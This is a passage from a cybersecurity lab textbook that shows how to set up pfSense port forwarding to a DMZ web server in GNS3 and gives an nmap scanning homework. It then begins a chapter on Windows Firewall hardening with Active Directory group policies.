


Figure 1 – Final GNS3 network

Phase II – Allow Inbound Access

The whole point of having a web server is to allow visitors from the Internet to access the information you placed on the web server. Our internal users can reach the web service, which can be useful, but potential Internet visitors cannot. We are going to make some assumptions and declare our public IP address as 192.168.122.X (replace X with whatever address DHCP assigned you) and our private webserver IP address as 20.0.0.5. We need to forward traffic from the public interface to our internal machine.

1. Open GNS3

    1.1. Create a new project: **LAB_17**

2. Open the pfsense GUI from the Management Desktop

> **NOTE:** As a reminder the default username is ***admin*** and the default password is ***pfsense***.

3. Due to the way GNS3 works we will need to allow private networks in the firewall (Figure 2)

    3.1. Go to ***Interfaces–>ISP***

    3.2. Scroll down in this page and uncheck ***Block private networks and loopback addresses*** and uncheck ***Block bogon networks***

> **NOTE:** This isn't something you would do on a real network. A "bogon" is jargon for a bogus network meaning that it is an IP that has not been delegated by the IANA yet. Both of these rules are set by default to prevent malicious actors who pretend to be from a non-existent network from getting traffic through the firewall.

    3.3. ***Save*** and ***Apply Changes***

4. Now we will utilize port forwarding in order to allow the External PC to access the webserver

    4.1. In pfSense, navigate to ***Firewall–>NAT–>Port Forward***

    4.2. Click ***Add*** and set the following values (Figure 3)

Option	Value
Interface	ISP
Address Family	IPv4
Protocol	TCP
Destination	ISP address
Destination Port Range	From/To Port: HTTP
Redirect Target IP	Single host: 20.0.0.5 (replace with webserver IP)
Redirect Target Port	HTTP
Description	Allow ISP to reach DMZ

4.3. *Save* and *Apply Changes*

5. A new firewall rule should be automatically created to pass HTTP traffic to the DMZ (Figure 4)

6. Test to make sure that you can access the webserver

6.1. From the external PC, open Firefox and go to the address ***http://192.168.122.66:80*** (replace with the IP address of your ISP interface)

6.2. You should see the webserver's webpage




Figure 5 – Successful connection from external PC to webserver

NOTE: If you are having trouble getting this to work...
1. Double-check your IP address assignments
2. Verify that the Apache2 service is online on the webserver
3. Double-check that the Port Forwarding rules match Step 4 and the figure provided
4. Double-check that pfSense accepts WAN–>DMZ HTTP traffic to pass through the firewall

Congratulations! Users from the Internet can reach your webserver!

End of Lab

Deliverables

2 Screenshots are needed to earn credit for this exercise:

- Screenshot of NAT rules
- Screenshot of Ubuntu Server webpage accessed from internet host

Homework

Assignment 1 – Merging with another organization

The CIO has come down and said we can no longer use the IP space 10.x.x.x/24 for our internal (BLUE) network, nor can we continue to use 99.x.x.x/24 for our management LAN. Your job is to change the environment to use new IP spaces for the BLUE LAN and the MANAGEMENT LAN.

RECOMMENDED GRADING CRITERIA:

- Screenshot of the GNS3 workspace with all devices placed and labeled (Phase II)
- Screenshot of the pfSense services dashboard after DHCP has been set up (Phase III)
- Screenshot of the web server successfully pinging a LAN PC and the Management PC (Phase IV)
- Screenshot of the 3 rules for the DMZ (Phase VII)

Assignment 2 – Verify the new network space by running network scans

- Import a Kali Linux VM into the GNS3 environment. Use the same network settings as the other devices used in this chapter.
- Attach a cable from the Kali machine to a switch and run nmap looking for active IP addresses and open ports. (type man nmap at the command prompt to read instructions about using nmap)
    - Screenshot of ISP switch
    - Screenshot of Management Switch
    - Screenshot of DMZ switch
    - Screenshot of LAN Switch

RECOMMENDED GRADING CRITERIA:

- four screenshots
    - ISP has no open ports
    - Management has open ports
    - DMZ has open ports
    - LAN has open ports

Figures for the Printed Version




Figure 2 – Allow all IP address spaces




Figure 3 – pfSense port forwarding configuration




Figure 4 – New firewall added to ISP interface

CHAPTER 33

System Hardening - Windows Firewall

RAECHEL FERGUSON

Windows firewall is a powerful tool for creating firewall rules for an individual computer or when utilized with AD it can be used to develop rules for a server firewall. This activity aims for students to see how AD can utilize group policies and Windows Defender Firewall to create firewall rules for devices connected to the AD server. In addition, this lab also teaches students the differences between inbound and outbound rules and how to create group policies that apply to devices. Finally, this lab will enable learners to see how communications between devices are altered due to the firewall rules created.

LEARNING OBJECTIVES

- Successfully deploy a server firewall to control communications between devices
- Observe how group policies can be applied to devices connected to the server
- Observe how firewall rules alter the communication abilities of devices

PREREQUISITES

- Chapter 8 – Creating a Windows Server
- Chapter 7 – Creating a Linux Server
- Chapter 16 – Introduction to Routers

DELIVERABLES

- 5 Screenshots:
    - Labeled GNS3 workspace
    - Router configurations
    - Screenshots of:
        - Blocked pings to the client 212.10.10.6
        - Blocked pings to 212.10.10.6 from the client machines

RESOURCES

- **NOTE: Each source will referenced with its corresponding number in superscript (EX: [1]) at the end of a step**
- 1. MSFT WebCast. "Basic Configuration Tasks in Windows Server 2019." YouTube, January 25, 2019. https://www.youtube.com/watch?v=1nxYJSV7-u8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=4.
- 2. MSFT WebCast. "How to Join Windows Server 2019 to an Existing Active Directory Domain." YouTube, February 1, 2019. https://www.youtube.com/watch?v=BEyNwwjo0u4.
- 3. MSFT WebCast. "How to Join Windows Server 2019 to an Existing Active Directory Domain." YouTube, February 1, 2019. https://www.youtube.com/watch?v=BEyNwwjo0u4.
- 4. Tony Teaches Tech. "How to Block Ping Requests (on Windows, Linux, MAC)." YouTube, January 11, 2022. https://www.youtube.com/watch?v=52T2f8NfN0Y.

CONTRIBUTORS AND TESTERS

- Jungsoo Noh, CIS Student, ERAU-Prescott
- Dante Rocca, CIS Student, ERAU-Prescott

Phase I – Workspace Configuration

The following steps will walk through the steps of creating the baseline environment needed.

By the end of the lab, your GNS3 environment should look like this.




Figure 1 – GNS3 network environment

1. Open GNS3

    1.1. Create a new project: **LAB_18**

2. Add 3 switches and a router to the workplace and name them “Switch 1” through “Switch 3” and keep the router as “Router”

3. Add a Windows Client device to the workspace and connect it to switch1

    3.1. Add a note above the switch 1 network and write “200.200.200.1/24”

    3.2. Switch to VirtualBox and right click on the ***Windows 10 Client machine*** and select the option to ***clone*** the VM

    3.3. Select ***Expert Mode*** and then the ***Linked Clone*** option

    3.4. Clone the Windows Client machine a total of 3 times (4 VMs total)

    3.5. Add those cloned machines in GNS3

    3.6. Connect only two of the new cloned machines into the workspace and connect them to Switch 1

    3.7. Take the last cloned machine and connect it to Switch 2

4. Add a Windows Server machine to the Workspace and connect it to Switch 1 and then name it Firewall Server

    4.1. Connect Switch 1, 2, and 3 to the Router, with Switch 1 being on ethernet 0, switch 2 being on ethernet 1, and switch 3 being on ethernet 2

5. Turn on the Firewall server and one of the client machines connected to switch 1.

> **NOTE**: Turing on 2 additional machines takes up a lot of your host computer’s memory and power so limit the number of total machines on to 3

    5.1. Log into both the server and client machine

Phase II – Server and client configuration

In order for the client and server machines to be able to communicate both the client and server should have an IP address that “connects” them to each other. Without the proper network set-up the machines will not be able to communicate with each other and group policies cannot be updated on the client machines.

1. Once logged into the server and client machines, access the server first

    1.1. Once in the server machine click on server manager and click on ***Local Server*** [1]

    1.2. Left-click on the ***ethernet*** option in the middle of the screen, this is under NIC Teaming and above Operating System Version [1]

    1.3. Once the ethernet option screen has appeared right click on the ***ethernet option*** making sure it is enabled and select ***Properties*** [1]

    1.4. In the new window uncheck the ***IPv6 option***, then click on the ***IPv4 option*** and click on the ***properties*** button [1]

    1.5. On the IPv4 Properties screen click on ***Use the following IP address***, enter “200.200.200.6” as the IP address, enter “255.255.255.0” as the subnet mask, and then enter “200.200.200.1” as the Default gateway [1]

    1.6. In the Preferred DNS server box enter an IP address of “200.200.200.6,” leave the other DNS box empty [1]

    1.7. Click ***ok***

2. Add client machine to server domain

> **NOTE**: Before this step make sure one of the adapters on both the client and server machines is set to ***Generic Driver***, allow all, and make sure ***Cable Connected*** is checked. (This makes sure the client and server can see each other). Keep the other 3 adapters to ***Not Attached*** at this time for both machines.

    2.1. Once logged on to the client machine click on the ***magnifying glass icon*** in the lower left-hand corner. Enter the word ***cmd*** and press ***enter*** to access the command line

    2.2. Once the command line has popped up enter the command:

```
ncpa.cpl
```

    You should see a window pop up

    2.3. Right-click on one of the ***ethernet*** options and select ***Properties*** [2]

    2.4. In properties click on the ***IPv4*** option and select the ***properties*** button. Once in IPv4 select the ***Use the following IP address*** option [2]

    2.5. In the IP address spot enter 200.200.200.7, click on subnet mask and make sure the

